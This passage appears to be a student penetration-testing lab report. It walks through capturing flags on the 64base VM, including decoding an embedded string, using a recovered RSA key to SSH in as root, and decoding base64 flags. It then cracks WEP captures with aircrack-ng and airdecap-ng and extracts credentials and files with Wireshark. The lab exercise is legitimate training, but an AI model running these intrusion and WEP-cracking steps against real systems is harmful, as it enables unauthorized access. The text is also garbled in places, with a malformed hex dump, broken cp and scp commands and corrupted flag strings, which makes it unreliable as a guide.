495658a30646c4e6c566e46544d533949616d6845647a6c6b4e45747a646e4e7161327032657565256484e7a5a6e6b52324e560a4d476845
61316833556c647a6332514b4d6d579744f616d3078556a56615445356e556d784f63465a48616d684c517a524263325a59557a4e4b4d48
67796444e4355453035576b39430a54554a6c4f555234f4e870744e58684757546c356633527964677042532342794d54aaef4f574526a3231
77616c4656597a46685a6e4e78595646594d465649546b785956446615431644c0a616d63305530457a57454d355a454e4665555a784d464e4a
6546467154734c5d424836a52524e7356a546c6725856c31063586c3164454e7362446b5746425745746455454526c0a6230517851
327423536b354557544e4c554663725232744f5577724f554e1655467725453531626b5a4a6433674b4b3151724b7a64525a793931554668
4c6354524e4e6a464a555467770a4d7a52566148565356314d3056486514f57463657444e4527a6c4d65573970516a5a57596b74505a555233
546a688617784d533170436377706d57456c52464b44e4d584e3562476c360a53446756266845c543326155566431636e68715230704353
584d324d6e526c6245317259584d35655354e617a4e4d645647a6556b6732633364504f58e46b5645a70436974714d4867300a64555261616b
706a5a30315965475a694d4863315154593062466c4763303153656b5a714e31686b5a6e6b784f53744e5a54684b525768524f45744f57455233
5557445656564d526b39556a6333674b4d544e575a6b4a4f65466c7a6555731656b64595646703563566f305333950547a644e5a57517961
6a428656a426e4d6a6705345764d445a74636e4d795932786b637a5a40a56554a485258a574f543570566770955334a49e4e65a46637a
5254656d63776544686b5a45643255544278567a46325457745556e557a54336b765a54577526a6330a54586845545546550a53314a7353316f
32636c6c495454e34536a4e4a59323530436b536d4d45394e57466c6b517a5a446155976535664305a3252564b32684c65585a7a4e4484e4764
454e4359327854595764740a5246524b4d6d74615a485530556c4a3357565a7e6d394a546e4f35596e4250646b554b556e677a534656785a6d
354c553268796458704e4f56707261572645646ed556e626d615531320596c523656d5a465646d30597a51353103831574a33953a5559
76515746a6547746955325246543057a5351704774646a6c595a476b355532524f6458684853455579527a5249646b706b0a53584279526c5679
566c4e7755306b344d48646e636d49794e44567a647a5a465647397064466f354d4f7684b4e47354b4e5746354e30468436c6c7059574531627a
63344e7a63765a6e63320a57566f764d6c557a5155526b61564e50516d3072614770574d6b705765484a76655656596b63315a475a734d3230
3452335a6d4e7a464b4e6a4a4753484534646d6f4b63557068626c4e720a4f444534e586f77596d70795746646b5445637a52464e7353557070
633278515679743552747466de4316c52645645786130d432615764a515456305544e776269394a04d776f324e466f3162
5842444b2336478546c52345232646c5133a4e65577335646c4e754d6e41765a57456305a456b7a5a6c46584f466a5952564a69524756304d5656
4d5346427864456c700a4e314e61596d6f3464697451436d5a7553457852646b563353584d72516d59785133424c4d554672576d56564564a46
55577443614552704e7a49526d4a334d6b376656e46306153395a05a47357865456463562445a4d576e704a5a5646754f48514b4c3064714e
477468636b6f78615530355357597a4f57524e4e55396851315a6155693554305644a457956493462584a514e315a300a536d39794f57706c5344
4a305255777764473946635664434d56424c4d48565955416f744c5330744c55564f5243253530456755464a4a566b46555253424c52566b74
4c5330744c516f3d0a
$Wbr
%4568CDgt
%9E5TCSU
'7FGdf
(Uev
#3Rbr
mX$5(
-E=m
64base@64base:/var/www/html/admin/S3cR37$ 

```

Fig 30: String integrated with JPEG

## SECTION 11: SCP (SECURE COPY)


The SCP (Secure Copy) command allows for the secure transfer of files and directories between two systems. This command operates without user interaction and leverages the SSH protocol for authentication and encryption, ensuring a secure transfer of data between remote servers.

- I have used markdown code blocks.

```
cp -v -P 62964 64base@192.168.56.108:/var/www/html/admin/S3cR37/flag5* \>flag.jpeg
```

- To get detailed information about the picture.
  - **To copy the file: I used**

scp/var/html/S3cR37/64base@192.168.56.108:/var/www/html/admin/S3cR37/flag5{TG9vayBJbnNpZGUhIDpECg==}



*Fig 31: String integrated RSA-KEY*

## SECTION 12: CHMOD

The chmod (Change Mode) command is used to change permissions for a file or directory on a Unix machine.

This is achieved by granting minimal permissions that allow only the user to read and write the private key while preventing other users from doing so. The chmod command can be used to modify the permissions of the file and grant read and write access only to the user, which is represented by the permission code `-rw-----`, equivalent to 0600 in octal notation.

Reference: <https://security.stackexchange.com/questions/256116/how-does-chmod-600-to-private-ssh-keys-make-them-secure-what-is-the-minimum-a>

### CAPTURING FLAG 6

```
64base@64base:/var/www/html/admin/S3cR37$ chmod 600 /tmp/rsa-key
64base@64base:/var/www/html/admin/S3cR37$ ssh root@127.0.0.1 -p 62964 -i /tmp/rsa-key
The authenticity of host '[127.0.0.1]:62964 ([127.0.0.1]:62964)' can't be established.
ECDSA key fingerprint is 97:94:13: 38:92:70:6c:3a:c0:4f:f3:f3:e7:ce:40:91.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/64base/.ssh/known_hosts).
Enter passphrase for key '/tmp/rsa-key': "usetheforce"
```





Fig 32: RSA key to flag 6

flag6{NGU1NDZiMzI1YTQ0NTEzMjRIMzI0NTMxNTk1NDU1MzA0ZTU0NmI3YTrkNDQ1MTM1NGU0NDRkN2E0ZDU0NWE2OTRlNDQ2YjMwNGQ3YTrkMzU0ZDdhNDkzMTRmNTQ1NTM0NGU0NDZiMzM0ZTZhNTk3OTRlNDQ2MzdhNGY1NDVhNjg0ZTU0NmIzMTRIN2E2MzMzNGU3YTU5MzA1OTdhnWE2YjRIN2E2NzdhNGQ1NDU5Nzg0ZDdhNDkzMTRINmE0ZDM0NGU2YTQ5MzA0ZTdhNTUzMjRIMzI0NTMyNGQ3YTYzMzU0ZDdhNTUzMzRmNTQ1NjY4NGU1NDYzMzA0ZTZhNjM3YTRlNDQ0ZDMyNGU3YTrINmi0ZDMyNTE3NzU5NTE2ZjNkMGEK}

after decoding: echo

“NGU1NDZiMzI1YTQ0NTEzMjRIMzI0NTMxNTk1NDU1MzA0ZTU0NmI3YTRkNDQ1MTM1NGU0NDRkN2E0ZDU0NWE2OTRINDQ2YjMwNGQ3YTRkMzU0ZDdhNDkzMTRmNTQ1NTM0NGU0NDZiMzM0ZTZhNTk3OTRINDQ2MzdhNGY1NDVhNjg0ZTU0NmIzMTRIN2E2MzMzMzNGU3YTU5MzA1OTdhNWE2YjRIN2E2NzdhNGQ1NDU5Nzg0ZDdhNDkzMTRINmE0ZDM0NGU2YTQ5MzA0ZTdhNTUzMjRIMzI0NTMyNGQ3YTYzMzU0ZDdhNTUzMzRmNTQ1NjY4NGU1NDYzMzA0ZTZhNjM3YTRINDQ0ZDMyNGU3YTRINmI0ZDMyNTE3NzU5NTE2ZjNkMGEK |xxd -p -r | base64 -d

we get : `base64 -d /var/local/.luke|less.real`



*Fig 33: Capture the flag completed*

SECTION 13: WIRELESS ATTACK

When compared to wired networks, wireless networks are more vulnerable to security threats. When a computer connects to an unprotected wireless access point, its data may be compromised. Most individuals want to use some type of encryption for their wireless networks to safeguard their data and privacy.

Wired Equivalent Privacy (WEP) is a type of encryption method used to secure wireless networks. It was introduced as an early standard for wireless security, but it has been found to be weak and easily broken by attackers. It is no longer considered a secure method of protecting wireless traffic.

Wi-Fi Protected Access (WPA) is a wireless network security standard. It is a step up over the previous Wired Equivalent Privacy (WEP) protocol, which was discovered to be vulnerable to assaults. WPA encrypts network communication and requires users to submit a password or passphrase to get access to the network. This makes it more difficult for unauthorised individuals to get network access and steal important data.

#### WIRELESS COMMAND & TOOLS

There are numerous command line functions developed for use with wireless networking cards.

---

#### INSPECTING WIRELESS CARD

```
root@bt:~# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.
```

Fig 34: no wireless card found

**AIRODUMP-NG**

Airodump-ng is a wireless packet capture utility included with Kali Linux. It captures and analyses wireless network traffic. Airodump-ng is capable of scanning for accessible wireless networks, capturing data packets from specified wireless networks, and displaying information about access points and associated clients. It may also be used to detect and monitor covert networks and network activity. Airodump-ng is a wireless network security testing tool that is often used to find vulnerabilities and acquire information about wireless networks.

```


Airodump-ng 1.1 r2178 - (C) 2006-2010 Thomas d'Otreppe
Original work: Christophe Devine
http://www.aircrack-ng.org

usage: airodump-ng <options> <interface>[,<interface>,...]

Options:
  --iws          : Save only captured IWS
  --gpsd         : Use GPSd
  --write <prefix> : Dump file prefix
  -w             : same as --write
  --beacons      : Record all beacons in dump file
  --update <secs> : Display update delay in seconds
  --showack      : Prints ack/cts/rts statistics
  -h             : Hides known stations for --showack
  -f             : Time in ms between hopping channels
  --berlin <secs> : Time before removing the AP/client
                    from the screen when no more packets
                    are received (Default: 120 seconds)
  -r <file>       : Read packets from that file
  -x <msecs>      : Active Scanning Simulation
  --output-format <formats> : Output format. Possible values:
                                pcap, iws, csv, gps, kismet, netxml
  --ignore-negative-one : Removes the message that says
                        fixed channel <interface>: -1

```

*Fig 35:Airodump-ng option details*



*Fig 36: Wireshark terminal*

## WIRESHARK

Wireshark is a network analyzer programme that captures and analyses network data in real time. It may be used to diagnose network problems, monitor network activities, and conduct security audits.




Fig 37: lab10open capture file

- Open the file
- Click on root
- You will find the list of captures files in .cap extension
- Open the lab10open.cap file




Fig 38: ICMP packet filtering




Fig 39: ftp filtering packet

- While IP address disclosure is one source of concern, there are far more serious issues to be concerned about. For example, usernames and passwords can be retrieved from traffic. Data can also be extracted, such as PDF files.




Fig 39:saving an HTTP Object parsed from Wireshark




Fig 40: pictures extracted from Wireshark

- The use of an unprotected wireless network poses significant security hazards. When a wireless card is set to monitor mode, it can record all traffic to and from the access point. This includes the ability to view DNS queries, HTTP traffic, and to extract photos from wireless capture traffic. As a result, it is preferable to utilise a wireless network with encryption, such as WEP, WPA, or WPA2.

#### CRACKING & EXAMINING WEP TARFFIC

WEP cracking is the process of exploiting flaws in the WEP encryption protocol, which is used to secure wireless networks. WEP is an antiquated security standard that has been recognised for many years to be vulnerable to assaults. Attackers can intercept and interpret WEP-encrypted communication using commonly accessible tools and techniques, allowing them to obtain unauthorised access to a wireless network.

#### WIRESHARK TO CRACK & EXAMINE WEP TRAFFIC

- In the terminal window

```
root@bt:~# cd Lab10
root@bt:~/Lab10# aircrack-ng lab10wep.cap
```

- enter the index 3

```
Aircrack-ng 1.1 r2178

[00:00:01] Tested 3517 keys (got 13278 IVs)

KB    depth   byte(vote)
0     1/  4    12(18688) 55(17664) 79(17408) 72(17152) C4(17152) 36(16896)
1     6/  9    E2(17152) 17(16896) 46(16896) AD(16640) D6(16640) 03(16384)
2     3/  7    56(17920) 57(17920) 93(17664) 88(17152) 47(16640) 5A(16640)
3     1/  3    7A(19456) 1F(18688) 0F(17920) 9E(17920) 9D(17408) 0C(16896)
4     0/  5    BC(18944) 00(18176) 5D(18176) CA(17920) CD(17664) 6A(17408)

KEY FOUND! [ 12:34:56:7A:BC ]
Decrypted correctly: 100%

root@bt:~/Lab10# << back | track 5^r3
```

Fig 41: Aircrack-ng provide WEP of the network

```
root@bt:~/Lab10# airdecap-ng -w 1234567ABC lab10wep.cap
Total number of packets read          393177
Total number of WEP data packets      146141
Total number of WPA data packets      0
Number of plaintext data packets     8427
Number of decrypted WEP packets      146131
Number of corrupted WEP packets      0
Number of decrypted WPA packets      0

root@bt:~/Lab10#
```

Fig 42:WEP packets are decrypted with key

```
root@bt:~/Lab10# ls -l
total 101480
-rw-r--r-- 1 root root 15676956 2013-02-25 20:19 lab10open.cap
-rw-r--r-- 1 root root 45480782 2013-02-25 20:53 lab10wep.cap
-rw-r--r-- 1 root root 20747310 2023-05-04 13:16 lab10wep-dec.cap
-rwxrw-rw- 1 root root 21980368 2013-02-25 21:25 lab10wpa.cap
drwxr-xr-x 2 root root 20480 2023-05-04 12:33 open
```

Fig 43: listing all the files

Filter: pop

Source	Destination	Protocol	Length	Info
98667 192.168.1.105	192.168.1.106	POP	152	S: +OK Microsoft Exchange Server 2003 POP3 server ver
